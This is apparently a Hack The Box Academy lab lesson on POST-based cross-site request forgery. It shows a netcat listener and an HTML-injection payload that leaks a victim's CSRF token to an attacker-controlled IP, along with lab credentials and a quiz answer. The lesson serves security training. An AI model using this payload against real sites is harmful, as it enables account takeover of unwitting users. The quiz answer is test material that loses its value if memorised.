Cross-Site Request Forgery (POST-based)

The vast majority of applications nowadays perform actions through POST requests. Subsequently, CSRF tokens will reside in POST data. Let us attack such an application and try to find a way to leak the CSRF token so that we can mount a CSRF attack.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along. Don't forget to configure the specified vhost (`csrf.htb.net`) to access the application.


Navigate to `http://csrf.htb.net` and log in to the application using the credentials below:

- `Email: heavycat106`
- `Password: rocknrol`

This is an account that we created to look at the application's functionality.

After authenticating as a user, you'll notice that you can delete your account. Let us see how one could steal the user's CSRF-Token by exploiting an HTML Injection/XSS Vulnerability.


Click on the "Delete" button. You will get redirected to `/app/delete/<your-email>`



Notice that the email is reflected on the page. Let us try inputting some HTML into the *email* value, such as:

Code: html

```
<h1>h1<u>underline<%2fu><%2fh1>
```



If you inspect the source (`Ctrl+U`), you will notice that our injection happens before a `single quote`. We can abuse this to leak the CSRF-Token.

? Go to Questions

Table of Contents


Introduction to Sessions

Session Attacks

Session Hijacking
Session Fixation
Obtaining Session Identifiers without User Interaction
Cross-Site Scripting (XSS)
Cross-Site Request Forgery
Cross-Site Request Forgery (GET-based)
Cross-Site Request Forgery (POST-based)
XSS & CSRF Chaining
Exploiting Weak CSRF Tokens
Additional CSRF Protection Bypasses
Open Redirect
Remediation Advice

Skills Assessment

Session Security - Skills Assessment



Let us first instruct Netcat to listen on port 8000, as follows.

Cross-Site Request Forgery (POST-based)

```
MisaelMacias@htb[/htb]$ nc -nlvp 8000
listening on [any] 8000 ...
```

Now we can get the CSRF token via sending the below payload to our victim.

Code: html


```
<table%20background='%2f%2f<VPN/TUN Adapter IP>:PORT%2f
```


While still logged in as Julie Rogers, open a new tab and visit `http://csrf.htb.net/app/delete/%3Ctable background='%2f%2f<VPN/TUN Adapter IP>:8000%2f`. You will notice a connection being made that leaks the CSRF token.

Since the attack was successful against our test account, we can do the same against any account of our choosing.

We remind you that this attack does not require the attacker to reside in the local network. HTML Injection is used to leak the victim's CSRF token remotely!

Next, we will cover how you can chain XSS and CSRF to attack a user's session.





Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

vHosts needed for these questions:

- csrf.htb.net

+ 1 If csrf.htb.net was utilizing secure cookies, would an attacker still be able to leak Julie Roger's CSRF token? Answer format: Yes or No

Yes

Submit

Previous Next

Mark Complete & Next

Powered by HACKTHEBOX